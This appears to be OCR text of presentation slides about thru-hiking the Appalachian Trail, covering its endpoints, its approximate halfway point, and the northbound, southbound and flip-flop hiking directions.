



This is the AT.


Springer Mountain, GA




Harpers Ferry, WV
(halfway point*)
*Not technically but who cares**


Mt. Katahdin, ME




GA to ME: Northbound (NOBO)

This is what I did



ME to GA:
Southbound
(SOBO)



Start somewhere in the middle and hike north...

...then travel back and hike south


Flip Flop*

* Customizable

AT Thru Hike Stats

